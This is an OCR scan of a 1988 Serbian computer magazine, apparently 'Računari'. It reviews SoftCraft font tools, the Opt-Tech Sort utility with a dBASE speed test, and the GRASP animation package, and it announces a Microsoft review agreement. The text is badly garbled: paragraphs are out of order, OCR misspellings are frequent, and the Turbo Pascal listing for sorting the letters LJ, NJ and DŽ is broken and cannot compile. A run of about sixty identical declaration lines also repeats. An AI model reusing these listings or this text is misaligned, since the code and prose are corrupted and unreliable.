Slika 6 prikazuje naslovni ekran programa *Font Effects* koji, kao što vidimo, veoma liči na programe *Laser Fonts* i *WYSIfonts* predstavljene u prošim

gučnost da korisnik, kombinujući osnovne operacije, proširuje biblioteku efekata koje je sam zamislio. Moramo, međutim, da kažemo da kreiranje novih efekata nije baš jednostavan posao (pokazuje se, na primer, da se svaki efekat ne može primeniti na svaki font — lepi rezultati na kurzivnom fonu nisu naročiti kada su slova uspravna) i da ga preporučujemo samo korisnicima koji imaju značajne dizajnerske sklonosti i likovnu kulturu — svi naši pokušaji se zaavršili toliko neslavno da smo na slici 7 prikazali jedino nekoliko primera novih fontova koji su preuzeti iz dokumentacije programa *Font Effects*!



Slika 5 Skivu u nekoliko prozura

Slike 2, 3, 4 Delinisanje novog znaka

upućujemo na Knutovu knjigu *The MetaFont Book* u kojoj je detaljno opisan nastanak fontova koji započinje matematičkim definisanjem familije slova uz pomoć raznih funkcija i zatim generisanjem tih slova uz neophodne optimizacije. Zainteresovane za rešenje problema upućujemo i na sledeće „Računare“ u kojima ćemo predstaviti softverski paket koji je *Soft Craft* okupio od daleko poznatije firme *Bitstream* i koji omogućava automatsko generisanje visoko kvalitetnih fontova u proizvoljnim veličinama i pismima koji su, verovatno ili ne, dopunjeni čak i latiničnim slovima koja su karakteristična za naš alfabet.

Font Editor i Font Effects

Verzija

Font Editor 1.1, 28. jul 1988.
Font Effects 1.1, 1. jul 1988.

Namenja

Modifikovanje fontova uz pomoć bit mape ili globalno, preko unapred definisanih efekata.

Sadržaj paketa

Font Editor 3 diskete, 2 knjige i razni separati.
Font Effects 1 disketa i knjiga
Hardversko-softversko okruženje
IBM PC/XT/AT ili kompatibilan, 512 K RAM-a, hard disk, DOS 2.10 ili noviji.
Zauzeti prostor na disku Oko 300 K.

Ulaz


Tastatura, miš
Izlaz — ekran
CGA, EGA, VGA ili Herkules
Izlaz — štampač
HP LaserJet+, HP LaserJet II ili kompatibilan

Dokumentacija

Font Editor User's Manual — 240 A5
Font Effects User's Manual — 95 A5
EFontOFont User's Manual — 80 A5
Proizvođač
SoftCraft
16 N. Carol St #500
Madison, WI 53703
U.S.A.

Cena

Font Editor 50 dolara + 15 dolara poštarina
Font Effects 95 dolara + 15 dolara poštarina



Slika 6 Naslovni ekran programa Font Effects

Pro et contra

Hvalimo

1. Ideju
 2. Profesionalan kvalitet i opsežnu dokumentaciju
 3. Brojne opcije koje ipak nisu otežale razumevanje upotrebe
- Kritikujemo
1. Bez zamki, ali treba razumeti ograničenja svakog od editora fontova koji je orijentisan na bit mapu karaktera

„Računarima“. Sličnost je, međutim, isključivo kozmetička pošto *Font Effects* ostvaruje sasvim različitu funkciju — globalnim intervencijama ne nekom od fontova proizvodimo novi naslovni font koji će uključivati serije, popunjene i rasterisane površine, duplirane linije i, uopšte, razne efekte. U program je ugrađeno dvadesetak atraktivnih efekata kao i mo-

Završavajući ovaj dvostruki test *SoftCraft*-ovih programa možemo samo da kažemo da se radi o izvanredno završenijem i dosledno realizovanom biblioteci alata bez koje se ozbiljan kreativni rad na stonom izdavaštvu praktično ne može ni zamisliti; relativno visoka zbirna cena ne bi trebala da bude prepreka za nabavku kompletnog paketa, jer svaka njegova komponenta ima svoje mesto i olakšava neku od faza rada — rezultate rada *Font Editor*-a možete dalje „našminkati“ u okviru programa *Font Effects*, ovako dobijene fontove možete pregledati programom *CFONT*, za instalaciju u *Venturu* potreban vam je *WYSIfonts*/I tome slično. Citavom paketu se ne može uputiti nikakva ozbiljna zamera — čak je i haos u koji početnika dovodi postojanje različito kodiranih fontova i njihovih različitih imena nezbežan znak situacije na tržištu. Kvalitetnom paketu pridružuje se obimna, kvalitetna i (naravno) atraktivno preloženja dokumentacija koju treba pažljivo prelistati (ako ne i pročitati) pre nego što se bilo koji od programa startuje — možete nam verovati na reč da paket *SoftCraft*, i pored relativno otežanog korisničkog interfejsa, ne spada u programe koji se mogu ovladati usvojl!

Mnja iz računara

Kažu da 80% računara troši 80% vremena na sortiranje podataka. Iako brojne data base aplikacije obezbeđuju sortiranje koje se u reldama obavezno označava kao „munjevitost“, u praksi se pokazuje da ova operacija sa iole većom količinom podataka traje neprijatno dugo. Domaći korisnici računara su, osim toga, oštećeni činjenicom da ni jedan program ne može „tek tako“ da shvati da je slovo Č neposredno iza slova C ili da se glas „Lj“ u našem latinicom pismu predstavlja slovima „lj“ i „ll“. Pred nama je prijatna dužnost da testiramo program koji nudi prevazilaženje svih ovih tegoba — Opt-Tech Sort firme Opt-Tech Data Processing.

Opt-Tech sort, na prvi pogled, deluje prilično obojno — dve skrivene diskete sa ekstremnim nalepnicama, uputstvo štampano na nekom 24-pirakom primeru i uvezano u najobičniju fasciklu, registracioni listić štampan na običnoj dopisnici... Prvi utisak, međutim, ume da bude itekako varljiv — pošto smo na disku slučajno imali jednostavno strukturiranu datoteku dužu od megabajta, obično samo SORT ULAZ-DAT ULAZ-SOR/SORT (1, 8, A, C) i pripremili se za šetnju — znali smo da će sortiranje u bostan slučaju potrajati desetak minuta. Kada se standardni prompt pojavio posle neslavijih tridesetak sekundi i kada smo se uverili da su podaci zaista sortirani u rastući redosled, iz sve smo se snage bacili na uputstvo za upotrebu, koje nismo ispuštali iz ruku dok nismo shvatili šta sve Opt-Tech Sort može — pokazalo se da program nije samo munjevit nego i nezamisivo fleksibilan!

U svim formatima

Opt-Tech Sort se može koristiti samostalno i linkovši sa bilo kojim drugim programom na pastu, bejziku, C-u, Kobolu ili asembleru; upotreba je u svakom od ovih slučajeva identična, ali se način prenošenja parametara razlikuje. Opt-Tech Sort u principu ima tri parametra: dva čine neophodna imena ulazne i izlazne datoteke (nema prepreke ali ni posebnog razloga da ulazna datoteka bude istovremeno i izlazna), dok je treći neka vrsta komandne linije koja opisuje način sortiranja podataka. Standardne komandne linije su SORT (uredjenje podataka) i MERGE (mešanje sortiranih datoteka), pri čemu se parametri svake od ovih komandi navode u zagradi i razdvajaju zarezima.

Zamislimo da datoteka koja treba sortirati sadrži standardne redove teksta konstantne dužine od, recimo, 80 znakova. Prvih pet znakova prestavljaju identifikacioni broj (kodiran u vidu niza ASCII cifara), sledećih 25 ime firme, a preostalih 50 znakova nekakav komentar koji je sa stanovišta sortiranja nebitan. Komandna linija kojom bi se ova datoteka sortirala po broju glasi /SORT (1, 5, c, a, /FIX (80), dok je za sortiranje po imenu pogodno koristiti /SORT (6, 25, c, a) /FIX (80). Šta da se radi ako podatke treba sortirati po identifikacionim brojevima i, za slučaj da su identifikacioni brojevi jednaki, imenima firmi? Ništa lakše: napisamo /SORT (1, 5, c, a, 6, 25, a) /FIX (80); broji koji se ovi načinom određuju zvojnog povećavaju, pri čemu nema nikakve smetnje da se neka uređuju u rastući (a od Ascending) a druga u opadajući (od Descending) niz.

Slovo c u prethodnim komandama označavalo je da su podaci koji se sortiraju nizovi znakova; Opt-Tech Sort podržava i tekstualne podatke (velika i mala slova se ne razlikuju), označene i neoznačene binarno kodirane cele brojeve, Forlanovde 6-bajtno i 10-bajtno racionalne brojeve, Majkrosoftove 4-bajtno i 8-bajtno racionalne brojeve, brojeve u pokretnom zarezu, IEEE brojne podatke, cele brojeve, racionalne brojeve kodirane u vidu niza ASCII cifara (sa ili bez desnog poravanja), pakovane decimalne brojeve i kobolski formatirane konstante. Oznaka FIX(80) opisuje tip ulaznih (i samim tim izlaznih) zapisa — računar mora da zna da je dužina svakog zapisa fikсна kako bi odredio broj bajtova za sortiranje nebitnih bajtova koje treba prepisati pri zameni slogova. Ponekad ćemo, naravno, poželeti da sortiramo obične redove teksta, u kom slučaju parametar FIX treba izostaviti — Opt-Tech Sort će znati

Dejan Ristanović



da se redovi završavaju sa <CR><LF> i poštujuati ovakav format. Čak ni dužine pojedinih ključeva ne moraju da budu fikсне — program se može spopisati da je ključ peti podatak u redu, pri čemu su separatori zarez ili, po potrebi, neki drugi simboli.

Pominjanjem tekstualnih datoteka dolazimo do veoma zanimljivog pitanja formata ulaznih i izlaznih datoteka koje Opt-Tech Sort podržava. Parametrom FILETYPE možemo specificirati Btrieve, Cobol indexed, Cobol relative, Cobol Sequential, dBASE II, dBASE III, Forced EOF, Fixed, Fortran unformatted, Lahey Unformatted, mbp Cobol sequential, PC Bus tab compressed, Realtime Cobol V, TAB expand i TEXT format (izvinjavamo se zbog nepredviđenih naziva ali — ko bi sve ovo preveo?) pri čemu nema nikakve prepreke da tip ulazne datoteke bude jednak tipu izlazne — Opt-Tech Sort može koristiti čak i da bismo dBASE III datoteku (bez ikakvog sortiranja) preveli u format koji odgovara Turbo Pascalu!

Rad sa oznakama

Ukoliko svi ovi formati zakažu, malo detaljnijim proučavanjem Opt-Tech Sort-a naučite da samostalno pripremate podatke koje ćete slaš program koji će sa, svoje strane, na isti način vratiti rezultate koje možete da upišete u neku datoteku čiji ste format sami izmislili.

Posebna dragocenost je mogućnost rada sa oznakama. Zamislimo da se datoteka koja treba sortirati sastoji od izuzetno dugih segmenta teksta iz kojih treba izdvojiti neki relativno kratak ključ (imprimo firme) koji je sa stanovišta uređenja jedini bitan. Napisaćemo program koji ključeve izdvaja u posebnu datoteku, pri čemu se uz svaki ključ dopisuje oznaka (tag) tj. redni broj odgovarajućeg sloga. Opt-Tech Sort će izvršiti uređenje samih ključeva a onda, ukoliko izrazite želju za tim, „presložiti“ osnovnu datoteku prema novom redosledu — na ovaj se način strahovito dobija kako u brzini u toku sortiranja se nepotrebno ne manipuliše velikim segmentima podataka) tako i na fleksibilnost (ključ ne mora da bude niz uzastopnih znakova već se može izdvojiti po veoma složenim kriterijumima).

I za kraj čuveni problem YU slova. Prilikom uređenja teksta Opt-Tech Sort primenjuje ASCII redosled ali se, primenom parametra Altseq (Alternative collating sequence) ovaj niz može po volji prilagoditi. Priprema Altseq datoteka nije baš jednostavna (format je očito prilagođen programu za sortiranje, a ne neiskusnom korisniku) ali je treba obaviti samo jednom — docnije sortiranje se svodi na pozivanje

```
program sort ('a:\_sort_1.dat');
  c=CONVERT (a ASCII) -> MEDIUM
  (CHAR);
  BEGIN
    SORT ('a:\_sort_1.dat',
    c);
  END;

  SORT ('a:\_sort_1.dat',
  c);

  var rec: record of string;
  procedure upper (var line: string);
  var i: integer;
  function upper (s: char): char;
  begin
    case s of
      'a'..'z': upper:=s+'A';
      'A'..'Z': upper:=s;
      '0'..'9': upper:=s;
      '@'..'@': upper:=s;
      ' ' : upper:=s;
    end;
  end;
  begin
    for i:=1 to length (line) do
      line[i]:=upper (line[i]);
    end;
  end;

  sort ('a:\_sort_1.dat',
  c);

  var i: integer;
  var str: string;
  var char: char;
  repeat
    readln (str);
    line:=str;
    while (length (line) do
      str:=str+chr (line[i]);
    until (str[1] = #10);
    begin
      upper (str);
      write (str);
      if i mod 80 = 0 then
        writeln;
      end;
    end;
  until (str[1] = #10);
  writeln;
end;

var i:=1 to length (line);
begin
  str:=line[i];
  while (str[i] = #10) do
    str:=str+chr (line[i]);
  end;
  write (str);
  if i mod 80 = 0 then
    writeln;
  end;
end;
until (str[1] = #10);
writeln;
end;
```

Opt-Tech Sort

Verzija

4.0e, 7. oktobra 1988.

Nazna

Sortiranje podataka

Sadržaj paketa

Dve diskete i uputstvo

Hardversko-sofversko okruženje IBM PC/XT/AT ili kompatibilan, 45 K RAM-a, flopi ili hard disk, DOS 2.0 ili noviji.

Zauzima prostor na disku

30 K

Ulaz

tastatura

Izlaz — ekran

svaki

Dokumentacija

150 A5 strana

Proizvođač

Opt-Tech Data Processing

P.O. Box 678

Zephyr Cove, NV 89448

U.S.A.

```
program pucjenja_dbase_datoteka_alonajnia_sudrajac;
```

```
PROGRAM BRESKINOG TESTA
```

```
Dejan Ristanovic 1988
```

```
const koliko: longint = 10000;
```

```
var i,j: integer;
    proba: file;
    upisni: boolean;
    buf: array [1..80] of byte;
```

```
begin
    assign (proba, 'proba.dbf');
    reset (proba, 1);
    seek (proba, 0);
    for i:=1 to koliko do
        begin
            buf[1] := $20;
            for j:=2 to 80 do
                buf[j] := (random(256)+$21);
            blockwrite (proba, buf, 81, upisni);
            if i mod 100 = 0 then writeln (i);
        end;
        buf[1] := $20;
        buf[2] := $1a;
        blockwrite (proba, buf, 2, upisni);
        seek (proba, 0);
        buf[1] := koliko mod 256;
        buf[2] := koliko div 256;
        buf[3] := $cd;
        buf[4] := $20;
        blockwrite (proba, buf, 4, upisni);
        close (proba);
end.
```

odgovarajuću definiciju. Pri toku kreiranja možete se poslužiti ALT datotekama koje se isporučuju sa programom — UPPER.ALt obezbeđuje sortiranje kod kojeg se mala slova ne razlikuju od velikih, a EB-DIC.ALt sortiranje podataka koji su kodirani (korisnića personalnih računara slabio poznatih) EB-DIC kodom.

Visoka prilagodljivost

Alternativni redosled znakova krije i jedinu zamku koju možemo da upotrebimo autorima Opt-Tech Sort-a: nije im palo na pamet da u nekim jezicima niz od dva slova, u stvari, predstavlja jedan glas, što znači da korektno sortiranje reč poput LJUBAV I LJUNA izlazi izvan domena ovog fascinantnog programa. U cilju rešavanja ovog problema na slici dajemo jednostavan program na Turbo Pascalu koji proizvoljno tekst konvertuje u meduok, koji će Opt-Tech Sort bez problema urediti u niz koji, vraćen u normalan YUSCII set, garantuje korektan tretman dvoznaka LJ, NJ i DZ. Da bi str bila posebno lepa, meduok će vam ušeteti kreiranje alternativne datoteke YU.ALt.

Na radnim disketama date su razne .OBJ, .LIB i .TPU datoteke pomoću kojih se Opt-Tech Sort linkuje sa programima koji su pisani na assembleru, Turbo Pascalu v3 i v4, IBM Pascalu, Digitalovom, Microsoftovom i Lahey Fortranu, dBASE-u, Clipper-u, raznim verzijama kobola, Microsoftovom i Turbo C-u, Quick i Turbo Basic-u i brojnim drugim jezicima. Isprobali smo povezivanje iz Turbo Pascal-a 4.0 i ustanovili da je izuzetno jednostavno i savršeno pouzdano.

Iako naoko neatraktivna, dokumentacija programskog paketa Opt-Tech Sort je detaljna, kvalitetna i pravilno usmerena prema korisnicima kojima nema potrebe objašnjavati gde se računari pali i koji je strana diskete gornja. Poseban kvalitet su razni tehnički podaci koje većina proizvođača softvera ljudskom čuva, otežavajući tako realnu procenu performansi programa. Svi naši brzinski testovi (pogledajte tabelu) pokazali su da firma Opt-Tech Data Processing zaista ne mora da se boji konkurencije!

Pro et contra

Hvalimo

1. Izvanrednu brzinu
2. Potpunu fleksibilnost
3. Malo zauzete memorije
4. Interfejs za razne programske jezike i formate datoteka

Kritikujemo

1. Ime koje se kosi sa DOS komandom SORT (tek da nešto zamermio)
2. Probleme sa slovima LJ, NJ i DZ.

Brzinski test

Brzinu programa OptSort najlakše je ilustrovati poređenjem sa poznatim dBASE-om. Najprvo smo kreirali jednostavnu bazu podataka koja ima samo jedno jednoalfanumeričko polje osamdeset znakova. Analizirali smo dobijenu dub datoteku i ustanovili da je format sasvim dostojan: 64 bajta zaglavlja i onda slovo konstantnih dužina pri čemu slovo uglavnom „režijskim“ bajlom koji ima vrednost \$20 (blanko). Na samom početku zaglavlja (počevši od četvrtog bajta) upisan je broj slovoa u bazi kodiran kao dugi intezder.

```
procedure medju; var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

```
var i: integer; str: string;
```

Program sa slike pisan je u Turbo Pascalu i ima isključivo zadatak da popuni bazu podataka glupostima — koristili smo generator slučajnih brojeva i generisali 10,000 slovoa od po osamdeset znakova ne zaboravljajući ni modifikovanje dimenzija datoteka iz hedera. Pošto smo se uvredili da dBASE III prihvata ova „divlje“ kreiranja fajl, izabrali smo opciju sortiranja. Čitav postupak je za našu datoteku od oko 810 K trajao 2 minute i 32 sekunda i proizveo datoteku koju smo nazvali PROBASOR.DBF.

Isti posao primenom Opt-Tech sort-a obavila kucanjem komandne linije: sort proba.dbf proba.sor /sort (2, 81, c, a) i (fix, 80) h (64, R) ve — sort (2, 81, c, a) nalazi da se znakovni (c) podaci sortiraju u rastući (a) redosled pri čemu ključ počinje od drugog (prvi bajt je, sećamo se, režijski) i završava se 81. znakom. Slovoa su fiksne dužine, header od 64 bajta se preskače i prepisuje rezultujućih datoteci h (64, r) i zahteva se ispisivanje izveštaja o radu (ve). Rezultujuća datoteka je nastala posle svega 40 sekundi što je ne samo skoro četiri puta brže od dBASE-a III nego i brže od našeg Turbo Pascal programa — pri čemu je potrošeno čitavih 58.5 sekundi da generišu slučajni sadržaj datotek!

Poređenjem datoteka PROBASOR.DBF i PROBASOR ustanovljena je identičnost bitnih delova — dBASE je iz razloga u koji se nismo upustili modifikovao jedan bajt hedera a OptSort, pošto mu to nije ni traženo, nije prepisao EOF bajt kojim se dBASE datoteka završava.

Za testiranje je korišćen IBM PC AT koji radi na 13.2 Mhz bez starija čikanja i Seagate-ov disk od 80 megabajta sa srednjim vremenom pristupa 25 ms.

Prikazujući razne programe čovek obično potroši sve superlativ, i kada naiđe na neki program koji ga je u pravom smislu oduševio, ne zna kojim bi ga režim izdvojio iz grupe drugih takode veoma kvalitetnih programskih i korisničkih alati. Da pokušamo ovako: kada bi mi neko oduzeo Opt-Tech Sort i uništio čitav desetak u meduermenu napravljenih rezervnih kopija, a smatrao bi da me je zadelsa teška elementarna nepogoda!

„Microsoft“ u „Računarima“

Sam računar nije više dovoljan ni najokorelijem hakeru. Sve većoj porodici korisnika računar vredni jedino sa dobrim softverom. Težnja „Računara“ da svojim čitaocima pruže što kvalitetnije prikaze softvera upravo je krunisana ekskluzivnim ugovorom sa firmom „Microsoft“.

Uoči zaključenja ovog broja „Računari“ su potpisali ekskluzivni ugovor sa uglednom američkom softverskom firmom „Microsoft“ — posredstvom njenog zastupnika u Jugoslaviji „Velebit-Informatika“ iz Zagreba — o pregledu, testiranju i ispisu knjig softvera u našem časopisu.

Već izneseno vreme u „Računarima“ izbegavamo da prikazujemo softver bez „licenca“. Narešen status programske opreme za računare stvorio je jedno haćljivo „cmo“ tržište u Jugoslaviji, na kome neki program ne možete da dobijete jedino ako ga zaista ne želite ili, na nesreću, nemate dovoljno disketa. Iako se softver nabavlja relativno lako, koristiti se izuzetno teško i neinventivno, jer neovlašćeno umnožavanje softvera ostavlja „kupce“ bez dragocene dokumentacije, ili nekih važnih datoteka, ili se, jednostavno, zbog teškoća sa presnimavanjem gubi sav komfor u radu, pa tako, program ostaje bez mnogih svojih prednosti.

Za takvu situaciju ne bi trebalo optuživati zakonodavce kojima se ne nedostaje posla: za čuđenje je da direktno pogodni još snebavaju u traženju svojih prava, a oni koji su trčali pred rudu i vodili don-kihotovski bitke već su izgubili svaku nadu da će rešenje biti pronaleno. Zainteresovanih ljudi gotovo da i nema, jer za ono što je besplatno ne može ni da postoji tržište, a nemogućnost nudi svojih rad (minuli i sadašnji) inostranim interesima.

Kako rešenje najčešće traži onaj ko je do rešenja najviše i stalo, inostrane firme kojima i naši programeri prodaju svoje remek-dela ispisujuju terene ne bi imi prošle na način da se softveru i u našem podneblju prizna njegova prava vrednost. Zagrebački „Velebit“ se kao zastupnik moćne kuće „Microsoft“ upustio u prva bitna ispitivanja domaćeg tržišta, uz ponudu svih pogodnosti koje nudi kupovinom originalnog softvera, jedino važeća u svetu.

Sve što nudi „Velebit-Informatika“ može se dobiti za dinare, uz cene koje ne razlikuju bitno od zapadnoevropskih. „Velebit“ nije samo distributer „Microsoftovog“ softvera. Kao pravi zastupnik, „Velebit“ je ovlašćen da registruje korisnike, pa tako registracione kartice šalje „Velebit-Informatika“, a ne „Microsoft“ i tako najkraciim putem i opet za dinare može biti rešen i naš verziju program „Excel“, „Works“ ili „MS DOS 4.0“ koji je uvereno stiću.

Pored pogodnosti kupovine za dinare, koje će sigurno obradovati domaće firme koje se uključuju u računarski razvoj, „Velebit“ je spreman da pruži pomoć u instaliranju i osnovnoj obuci za rad sa programom. Ova pomoć je uključena u cenu soft-paketa, a po želji korisnika se mogu organizovati i duži kursevi.

Kako ćete znati šta je najbolje i najnovije u ponudi „Microsofta“? Pored „Microsoftovog“ internog lista „System Journal“, na koga se mogu pretplatiti i korisnici, sada su na sceni i „Računari“. Ekskluzivni ugovor o testiranju i pregledu novog softvera doneće na stranice našeg lista sveže i originalne prikaze proizvođača ovog softverskog giganta. Umesto da iz stranih časopisa prenosimo prikaze novog softvera i oslanjamo se na tuđe mišljenje, često formirano na logički interes i profita, već izneseno vreme smo u stanju da vam ponudimo naše vlastite, ekskluzivne provjere i procene. Ukoliko nam se drže što se među kompanijama koje su zainteresovane za YU tržište i koje redakciju ukazuju poverenje našao i jedan „microsoft“.

Nešto sasvim novo

Pre samo dva meseca „Računarima“ smo predstavili program GRASP za profesionalnu grafičku animaciju. Tada smo izrazili neke rezerve u pogledu njegove primenljivosti u zaista profesionalnim uslovima. U međuvremenu je u redakciju prispela nova verzija programa. Stvari su naglo postale veoma ozbiljne.

Da se kratko podsetimo. GRASP (GRaphic Animation System for Professionals) je paket čiji je osnovni zadatak da niz naredbi specijalnog programskog jezika prevede u animaciju bit mapiranih slika na ekranu. Slike su se mogle pomerati, pojavljivati na različite načine, pretapati itd. U paketu je bio uključeni i jednostavan ali veoma operativan program Pictor kojim se mogu kreirati slike, a sistem je bio obogaćen i sa nekoliko korisnih programa za održavanje biblioteke slika i programa. Glavne nedostatke programskog jezika smo videli u nepostojanju promenljivih, što je program često pretvaralo u dugačku listu istih naredbi sa različitim parametrima. Iako nam se Pictor veoma dopao zbog brzine i jednostavnosti rada, smatrali smo da je ipak prikriven za dosta naredbi koje rascapaju PAINT programi.

Verzija koju ovde predstavljamo nosi oznaku 3.1 i izdata je avgusta meseca. Ni jedna od promena koje smo imali više ne stoji — čitav paket je znatno unapređen i to ka zaista profesionalnoj primeni, obezbeđene su nove i veoma korisne rutine u okviru paketa, tako da je ukupan utisak više nego povoljan. Da pogledamo neka najvažnija poboljšanja.

Grasp

Iako je dodato jedanaest novih naredbi (GRASP je sada dobio i zvuk), glavna poboljšanja su ostvarena uvođenjem neke vrste makro naredbi i data lista, što zajedno na elegantan način eliminise potrebu za uvođenjem promenljivih u jezik. Sada je moguće napisati i sledeću definiciju:


```
DEMOFADE:  naziv makro naredbe
pload@1,@2  upisivanje slike (parametri spoja)
pfade 24,@2  nestajanje slike (tip 24)
return
```

I zatim u programu koristiti:

```
DEMOFADE slika1,1
DEMOFADE slika2,2
```

Šime se praktično stvara nova naredba. Prenos parametara je ostvaren na „DOS način“ — parametri u makrou obeleženi prefiksom @ i brojem, redom se zamenjuju iz linije kojim se makro poziva.

Iako se ovako na ovaj način može znatno skratiti pisanje programa, ostaje problem kako istu procedu-



ru na neki brži način izvesti nad više slika, bez potrebe za beskonačnim nabiranjem DEMOFADE naredbe. I ovaj problem je u novoj verziji rešen. Izabran je sledeći način:

```
datbegin listaska
mak @
DEMOFADE @, 1
loop
exit
listaska:
3,
slika1,
slika2,
slika3
datend
```

Znak @ se redom zamenjuje podacima iz liste, pa tako broj 3 prelazi u parametar markloop naredbe (petlja) a sledeći znak @ redom biva zamenjen nazivima datoteka. Ovim je ne samo skraćeno pisanje već program postaje znatno pregledniji i lakše se modifikuje.

Pictor

Promene koje su napravljene na ovom programu predstavljaju najprirodnije iznenađenje. Ako redovno pratite televizijski dnevnik mogli ste primetiti da se u vremenskoj projekci često koristi karta Jugoslavije koja po svemu deluje kao da je urađena na nekom PC-u. Radi se, zapravo, o specijalizovanom računaru (i specijalizovanoj ceni, pretpostavljamo) koji donosi zvojlava neke „trikove“ do sada nedostupne grafičkim programima na PC-u. Jedan od najčešćih je pretapanje iz jedne boje u drugu, a obezbeđen efekat su i osenčena slova. Pictor u okviru GRASP-a sa svojim gotovo zanemarljivom cenom sada može sa svim ravnopravno da se nosi sa ovim profesionalnim uređajem — pretapanje boja u različitim smerovima i na različite načine, senka ispod objekta i efekat konture (outline), veliki izbor pisama uz dobar grafički adapter i monitor dozvoljavaju kreiranje zaista profesionalnih ekranških slajdova.

Povodeno je računala i o „sličnicama“ među koje spada i mogućnost animiranja datoteka u različitim formatima (Paintbrush pcx, gem img, bezik bsave). Pri svemu tomu, Pictor je i dalje podjednako brz i jednostavan za rukovanje.

Pišite im ako vas zanima

Grasp je objavila softverska kuća „Paul Macca“, 400 Williamson Way, Ashland, OR 97520, USA. Potrebna obaveštenja mogu se dobiti i na telefon 503-488-2322.

Inset


Pored rutina za održavanje biblioteke slika i programa, GRASP paket je dobio još jedan veoma konstantan program. INSET je rezidentni program kojim se mogu „skidati“ ekрани bilo kog drugog programa, modifikovati na najrazličitije načine i štampati ili snimati u datoteke za kasniju obradu. Inset ima ugrađen i „presrećać“ ispisa običnih tekst procesora koji zatim može kombinovati sa grafičkom stvarajući složene strane. Program je uključuen u paket prvenstveno zbog svoje osnovne namene prevodjenja ekrana u sliku visoke rezolucije i taj posao obavlja na zaista izvanredan način.

Paket je dobio i manje dodatke kao što su programi Showpic za pregled slika na ekranu i određivanje koordinata bilo koje tačke, kao i Whatpic koji u tabelarnoj formi daje osnovne podatke o svakoj slici. Stara C&P rutina sa istom namenom kao i Inset ali daleko skromnijim mogućnostima je i dalje uključena.


Sve u svemu, GRASP ostaje specijalizovan program koji najvećem broju korisnika neće nikad zatrebati. Međutim, čak i ako vas animacija ne zanima a treba vam dobar PAINT program, sam Pictor je dovoljan da opravda cenu čitavog paketa.

NOVA PISMA

SENKA



OUTLINE



Kontinualna promena boje

Skoro da se ne može prepoznati: Neke od novih mogućnosti Pictor programa

Programski alati u matematici

Reduce, MathCAD, Grapher, Eureka, Statgraphics, PC-Matlab, Surfer, RRgraph, Perspective 3D... su samo neki od matematičkih paketa koji su se pojavili za IBM PC XT/AT. Ono što je do juče bilo nezamislivo na ovim mašinama — izvanredna grafička prezentacija složenijih funkcija, matematička analiza (1), uključujući i analitičko integraciju i diferenciranje, matricni račun, polinome, kao i kompleksni račun, rešavanje sistema nelinearnih jednačina, celobrojna aritmetika u apsolutnoj tačnosti, računanje u pokretnom zarezu sa proizvoljnom tačnošću — sada je, zahvaljujući ovim paketima, potpuno ostvarljivo. Ako se uzme u obzir da pojedini paketi imaju sjajnu semantiku, izvršne matematičke editore, mogućnosti da predstavke kompleksne površine u prostoru (i čak da ih rotiraju po X, Y ili Z osi!), kao i mogućnost da za matematičke izraze generišu izvorni kod za FORTRAN, onda je jasno da se u kompleksnu matematičku, elektronsku i fizičku problematiku može slobodno krenuti IGNI ET FERRO!

Reduce matematički kralj

Pisan za VAX-a (serija 11) pod Berkli juniksom (Berkeley UNIX) i baziran na Standard Lispu, ovaj paket zauzima preko 4 megabajta na disku! DOC datoteke zauzimaju 400 K, FASL datoteke za brzo učitavanje REDUCE funkcija 775 K, PSL datoteke, potrebne za rad REDUCE-a 1830 K, SRC izvorne datoteke (pisane u PSL i RLISP) 905 K, UTIL datoteke 5 K i XMPLE demonstracije datoteke, testovi i

Ante Čurlin

datoteke za interaktivnu obuku 140 K. Ovaj zadivljujući paket, kako ga autori Rand korporacije iz Santa Monike nazivaju *System za algebarsko programiranje* — *Reduce*, pojavio se i u PC verziji (verzija 3.2) na 7 disketa od 360 K. Sistem je potpuno otvoren sa zaista neslućenim mogućnostima i za najtvrdokornije matematičare, fizičare, elektroničare i sve one koje zanima sledeća problematika koju *Reduce* rešava:

- Polinomi i racionalne funkcije (uređivanje i razvoj) (numerički i analitički)
- Automatsko i korisničko pojednostavljenje izraza
- Račun sa simboličkim matricama
- INTEGER i REAL aritmetika u proizvoljnoj tačnosti
- Mogućnost definisanja novih funkcija i proširene programske sintakse
- Analitičko diferenciranje i integracija
- FaktORIZACIJA polinoma
- Račun sa Dirakovim matricama (od interesa za fizičare visokih energija)

